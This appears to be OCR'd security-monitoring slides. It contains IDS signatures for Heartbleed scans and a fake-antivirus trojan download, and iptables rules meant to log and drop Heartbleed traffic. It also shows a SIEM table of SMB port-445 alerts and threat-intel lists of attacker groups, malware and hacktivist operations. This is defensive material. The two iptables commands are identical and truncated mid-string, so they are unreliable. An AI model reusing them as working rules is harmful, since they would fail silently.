alert tcp $HOME_NET any -> any any (msg:"Heartbleed Scan Detected - Heartbeat"; flow:to_server,established; content:"|00 0f|"; rawbytes; classtype:successful-recon-limited; sid:4560000004; rev:1;)
alert tcp $HOME_NET any -> any any (msg:"Heartbleed Scan Detected - Metasploit - Pattern 1"; flow:to_server,established; content:"|18 03 02 00 03 01|"; rawbytes; classtype:heartbleed-information-leak; sid:4560000005; rev:1;)

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET TROJAN Likely Fake Antivirus Download ws.exe"; flow:established,to_server; content:"GET"; http_method; content:"/install/ws.exe"; http_uri; nocase; reference:url,doc.emergingthreats.net/2010051; classtype:trojan-activity; sid:2010051; rev:4;)




If you want the queries logged then first add this rule.

```
iptables -t filter -A INPUT  -p tcp --dport 443  -m u32 --u32 "52=0x18030000:0x1803FF
```


And the actual rule which drops the Heartbleed queries:


```
iptables -t filter -A INPUT  -p tcp --dport 443  -m u32 --u32 "52=0x18030000:0x1803FF
```

Next Generation Detection



Content






Filter: Target Port = 445
Inline Filter: No Filter
Verified Rules: No Rule

⚡	End Time ⇕ ↓ 1	Name ⇕	Target Port ⇕	Attacker Address ⇕	Target Address ⇕	Priority ⇕	Device Vendor ⇕
🟦	7 Jul 2009 09:27:10 CEST	decrypt	445	10.252.90.168	10.18.1.98	3	Check Point
🟦	7 Jul 2009 09:27:10 CEST	accept	445	10.18.19.49	10.18.26.27	3	Check Point
🟦	7 Jul 2009 09:26:39 CEST	decrypt	445	10.252.67.49	10.156.1.101	3	Check Point
🟦	7 Jul 2009 09:26:31 CEST	accept	445	10.18.26.100	10.142.126.190	3	Check Point
🟦	7 Jul 2009 09:25:49 CEST	accept	445	10.18.26.100	10.142.126.190	3	Check Point
🟨	7 Jul 2009 09:25:41 CEST	TCP: SYN Host Sweep	445	10.156.25.1		5	McAfee
🟦	7 Jul 2009 09:25:27 CEST	accept	445	10.18.26.100	10.32.19.12	3	Check Point
🟨	7 Jul 2009 09:25:13 CEST	TCP: SYN Host Sweep	445	10.15.6.48		5	McAfee
🟦	7 Jul 2009 09:24:45 CEST	accept	445	10.18.26.100	10.32.19.12	3	Check Point
🟦	7 Jul 2009 09:24:19 CEST	accept	445	10.13.21.101	10.18.1.34	3	Check Point
🟦	7 Jul 2009 09:24:03 CEST	accept	445	10.18.26.100	10.32.19.12	3	Check Point
🟨	7 Jul 2009 09:23:43 CEST	NETBIOS-SS: SMB NT Trans Remote Code Execution Vulner...	445	10.252.75.183	10.54.1.100	5	McAfee
⚡	7 Jul 2009 09:23:43 CEST	IntruShield Uncategorized: NETBIOS-SS: SMB NT Trans Rem...	445	10.252.75.183	10.54.1.100	1	ArcSight
🟦	7 Jul 2009 09:23:25 CEST	accept	445	10.13.21.101	10.18.1.34	3	Check Point
🟦	7 Jul 2009 09:23:21 CEST	accept	445	10.18.26.100	10.32.19.12	3	Check Point
🟦	7 Jul 2009 09:23:18 CEST	accept	445	10.18.19.102	10.18.26.27	3	Check Point
🟦	7 Jul 2009 09:23:08 CEST	decrypt	445	10.252.90.168	10.18.26.21	3	Check Point
🟦	7 Jul 2009 09:23:00 CEST	accept	445	10.18.8.241	10.13.0.10	3	Check Point
🟦	7 Jul 2009 09:22:39 CEST	accept	445	10.18.26.100	10.32.19.12	3	Check Point
🟦	7 Jul 2009 09:21:57 CEST	accept	445	10.18.26.100	10.32.19.12	3	Check Point
🟦	7 Jul 2009 09:21:50 CEST	accept	445	10.18.19.102	10.18.26.27	3	Check Point
🟦	7 Jul 2009 09:21:36 CEST	accept	445	10.18.26.100	10.142.126.190	3	Check Point
🟦	7 Jul 2009 09:20:54 CEST	accept	445	10.18.26.100	10.142.126.190	3	Check Point
🟨	7 Jul 2009 09:20:41 CEST	TCP: SYN Host Sweep	445	10.156.25.1		5	McAfee

Global Analysis




	Attacker	Last 60 Days
🟡	APT1 Comment Crew	
🟡	APT17 Deputy Dog	
🟡	APT28 Pawn Storm - 1	
🟡	Armenia	
🟡	Australia	
🟡	Bangladeshi hackers	
🟡	Burma	
🟡	Carbanak	
🟡	Cyber-Berkut	
🟡	Ecuador	
🟡	Egypt	
🟡	Energetic Bear - Crou	
🟡	England	
🟡	France	
🟡	Gerashenko	

	Method	Last 60 Days
🔴	Chikdos	
🔴	CryptoWall	
🔴	DroidJack	
🔴	Privilege Escalation	
🔴	XML External Entity P	
🟠	CoinVault	
🟠	Computer virus	
🟠	Cryptolocker	
🟠	CVE-2015-1642	
🟠	CVE-2015-7645	
🟠	Duuzer	
🟠	FBI MoneyPak Virus	
🟠	Gameover	
🟠	Infostealer	
🟠	Memory Leak	


	Target	Last 60 Days
🔴	Ku Klux Klan	
🔴	MySQL	
🔴	Australia	
🔴	British Gas	
🔴	Elmer Bancorp	
🔴	http://crb-tech-review	
🔴	Shared Memory	
🔴	TalkTalk Telecom Gro	
🟠	000Webhost	
🟠	Asia	
🟠	Bulgaria	
🟠	Domino 8.5.1	
🟠	First National Bank	
🟠	http://www.hackfacet	
🟠	http://www.suwaidan	

	Operation	Last 60 Days
🔴	OpKKK	▶
🟠	OpGreenRights	
🟠	OpMonsanto	
🟠	OpSaveSyiria ⚙	
🟠	OpTigerStorm	
🟠	OpWakeUp	
🟡	OpBangladesh	
🟡	OpCyberPrivacy	
🟡	Operation Expose CPS	
🟡	Operation Isil ⚙	
🟡	Operation KKK Hood:	
🟡	OpJapan	
🟡	OpLeakageJp	
🟡	OpNationalShutDowr	
🟡	OpNewBlood	▶


Threat Analysis - DDoS



Internet of Things
